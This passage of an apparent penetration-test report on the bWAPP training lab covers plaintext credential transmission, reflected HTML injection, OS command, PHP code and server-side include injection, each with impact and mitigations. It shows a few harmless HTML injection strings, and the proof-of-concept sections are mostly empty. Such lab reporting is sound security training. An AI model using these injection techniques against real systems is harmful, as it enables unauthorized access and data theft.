
Severity: High

Affected on:

Infected URL	**http://192.168.73.146/bWAPP/insuff_transp_protect_1.php**
Infected Parameter	**Login credentials**
Parameter Type	**POST**
Attack Vector	**Transmitting plain text over an insecure HTTP connection**

Analysis: After examining the web page http://192.168.73.146/bWAPP/insuff_transp_protect_1.php, we detect that the login credentials are being sent in plaint text form, which were successfully intercepted using Burp Suite.

POC:



Impact: Attackers who intercept the credentials can use them to impersonate users and gain unauthorized access to their accounts. User privacy is compromised as their sensitive data is

exposed during transmission. Sensitive information, including usernames, passwords, and tokens, is exposed and can be easily intercepted by attackers.

Mitigations:

"Use HTTPS" to encrypt the communication channel between the client and the server. HTTPS uses SSL/TLS protocols to provide confidentiality, integrity, and authentication for the data. HTTPS also prevents downgrade attacks that can force the connection to use HTTP instead of HTTPS.

"Use secure flags" to prevent the transmission of sensitive data over clear text HTTP. For example, if HTTP cookies are used for transmitting session tokens, then the secure flag should be set to prevent transmission over clear text HTTP.

"Use hashing or encryption" to protect the sensitive data before transmitting it over HTTP. Hashing generates a fixed-length value from the data that can be verified by the receiver without revealing the original data.

Use proper logging and monitoring" of the access and usage of sensitive data. Detect and respond to any suspicious or anomalous activities or breaches.

4.5 Injection – HTML Reflected (GET)

Vulnerability: This vulnerability arises when user-supplied data from a GET request is incorporated into HTML content without proper validation or encoding. Attackers can manipulate the input to inject malicious HTML or script code into the web page, affecting other users who view the modified page.


Severity: High

Affected on:

Infected URL	**http://192.168.73.146/bWAPP/htmli_get.php**
Infected Parameter	**Text box**
Parameter Type	**GET**
Attack Vector	**Script execution in input box field**

Analysis: After examining the web page http://192.168.73.146/bWAPP/htmli_get.php , we could execute the following scripts <h1>hello</h1> and <h1>injection successful</h1> in the text box named first name and last name of the given form.

POC:



Impact: Attackers can inject malicious scripts that execute in the context of the victim's browser, potentially stealing session cookies, redirecting users to malicious sites, or performing actions on their behalf.

Mitigations:

Encode user-generated content to ensure it's treated as data, not code, by the browser.

Use the appropriate encoding method based on the context where the data is being used (e.g. HTML context, URL context).

Implement Content Security Policies (CSP) to control which scripts can be executed on a web page.

Escape characters that could be misinterpreted as HTML or script tags

Validate and sanitize user input to ensure its safe before incorporating it into HTML content.

4.6 Injection – HTML Reflected (POST)

Vulnerability: This vulnerability occurs when user-supplied data from an HTTP POST request is incorporated into HTML content without proper validation or encoding. Attackers can manipulate the input to inject malicious HTML or script code into the web page, affecting other users who view the modified page.

Severity: High


Affected on:

Infected URL	**http://192.168.73.146/bWAPP/htmli_post.php**
Infected Parameter	**Text box**
Parameter Type	**POST**
Attack Vector	**Script execution in input box field**

Analysis: After examining the web page http://192.168.73.146/bWAPP/htmli_post.php , we were able to successfully execute the script

firstname=<h1>ClickMe!</h1>&lastname=<h2>Html injection Post successful</h2>&form=submit in the text box fields of the form and we were able to reflect the result in the same window.

POC:



Impact: Attackers can inject malicious scripts that execute in the context of the victim's browser, potentially stealing session cookies, redirecting users to malicious sites, or performing actions on their behalf.

Mitigations:

Encode user-generated content to ensure it's treated as data, not code, by the browser.

Use the appropriate encoding method based on the context where the data is being used (e.g. HTML context, URL context).

Implement Content Security Policies (CSP) to control which scripts can be executed on a webpage.

Escape characters that could be misinterpreted as HTML or script tags

Validate and sanitize user input to ensure it's safe before incorporating it into HTML content.

4.7 Injection – HTML Reflected (Current URL)

Vulnerability: This vulnerability occurs when user-supplied data from the current URL is incorporated into HTML content on the web page without proper validation or encoding. Attackers can manipulate the input to inject malicious HTML or script code into the page, affecting other users who view the modified page.


Severity: High

Affected on:

Infected URL	**http://192.168.73.146/bWAPP/htmli_current_url.php**
Infected Parameter	**Current URL**
Parameter Type	**GET**
Attack Vector	**URL box**

Analysis: After examining the web page http://192.168.73.146/bWAPP/htmli_current_url.php , we were successfully able to change host name using Burp Suite and reflect the same in the web page.

POC:



Impact: Attackers can inject malicious scripts that execute in the context of the victim's browser, potentially stealing session cookies, redirecting users to malicious sites, or performing actions on their behalf.

Mitigations:

Encode user-generated content to ensure it's treated as data, not code, by the browser.

Use the appropriate encoding method based on the context where the data is being used (e.g. HTML context, URL context).

Implement Content Security Policies (CSP) to control which scripts can be executed on a webpage.

Escape characters that could be misinterpreted as HTML or script tags

Validate and sanitize user input to ensure it's safe before incorporating it into HTML content.

4.8 Injection – OS Command Injection

Vulnerability: This vulnerability occurs when user input is not properly validated or sanitized before being used to construct operating system commands. Attackers can inject malicious commands that are executed by the server, potentially leading to unauthorized access, data leakage, or even complete compromise of the system.


Severity: Critical

Affected on:

Infected URL	**http://192.168.73.146/bWAPP/commandi_blind.php**
Infected Parameter	**Command Injection**
Parameter Type	**GET**
Attack Vector	**User input field**

Analysis: After examining the web page http://192.168.73.146/bWAPP/commandi_blind.php , we were able to inject malicious commands through input field that are used to construct system commands.

POC:



Impact: Attackers can execute arbitrary commands, potentially gaining unauthorized access to the underlying system or sensitive data. Attackers might exploit commands to retrieve or exfiltrate confidential information. Depending on the server's permissions and configuration, attackers might gain control of the system.

Mitigations:

Validate and sanitize user input to ensure it doesn't contain malicious characters or commands.

If input is used in database queries, use parameterized queries to prevent SQL injection vulnerabilities.

Encode or escape user-generated content before using it in commands.

Allow only a predefined set of safe characters in user input.

Configure server permissions to minimize the impact of a successful exploit.

If possible, avoid allowing user input to directly construct and execute commands.

4.9 Injection – PHP Code Injection

Vulnerability: This vulnerability occurs when user input is not properly validated or sanitized before being executed as PHP code by the server. Attackers can inject malicious PHP code that is then executed in the server's context, leading to various forms of unauthorized access and manipulation.


Severity: Critical

Affected on:

Infected URL	**http://192.168.73.146/bWAPP/phpi.php**
Infected Parameter	**Arbitrary code execution**
Parameter Type	**GET**
Attack Vector	**URl**

Analysis: After examining the web page http://192.168.73.146/bWAPP/phpi.php , we were able to execute arbitrary code through the URL and reflect the file data in the web page.

POC:



Impact: Arbitrary Code Execution: Attackers can execute arbitrary PHP code on the server, potentially compromising its integrity, security, and functionality. Unauthorized Access: Depending on the server's context, leading to various forms of unauthorized access and manipulation.

Mitigations:

Validate and sanitize user input to ensure it doesn't contain malicious characters or commands.

If input is used in database queries, use parameterized queries to prevent SQL injection vulnerabilities.

Encode or escape user-generated content before using it in commands.

Allow only a predefined set of safe characters in user input.

Configure server permissions to minimize the impact of a successful exploit.

If possible, avoid allowing user input to directly construct and execute commands.

4.10 Injection – Server-Side Includes Injection

Vulnerability: This vulnerability occurs when user input is not properly validated or sanitized before being included in SSI directives. Attackers can inject malicious SSI code that is executed by the server, potentially leading to unauthorized access, data leakage, and more.


Severity: Critical


Affected on:

Infected URL	**http://192.168.73.146/bWAPP/ssii.php**
Infected Parameter	**Arbitrary code execution**
Parameter Type	**POST**
Attack Vector	**User input field**

Analysis: After examining the web page http://192.168.73.146/bWAPP/ssii.php , we were able to execute arbitrary commands on the server through the 'ssi' directives.

POC:






Hello www-data Injected,

Your IP address is:

192.168.73.128



Impact: Successful exploitation allows attackers to execute arbitrary code on the server, which can lead to unauthorized access, data manipulation, or even complete compromise of the

system. The vulnerability affects the server's security and can impact its availability and functionality. Depending on the server's configuration, attackers may be able to access sensitive files, databases, or other resources.

Mitigations:

Validate and sanitize user input to ensure it doesn't contain malicious code or special characters.

Encode or escape user-generated content before using it in SSI directives.

Allow only a predefined set of safe characters or patterns in user input.

Avoid allowing user input to be directly included in SSI directives.

Configure server permissions to minimize the impact of a successful exploit.

4.11 Injection – SQL Injection (GET/Select)

Vulnerability: This vulnerability occurs when user-supplied data from the URL's query parameters is included in a SQL query without proper validation or parameterization. Attackers can manipulate the input to modify the query's logic, potentially revealing sensitive data or gaining unauthorized access.

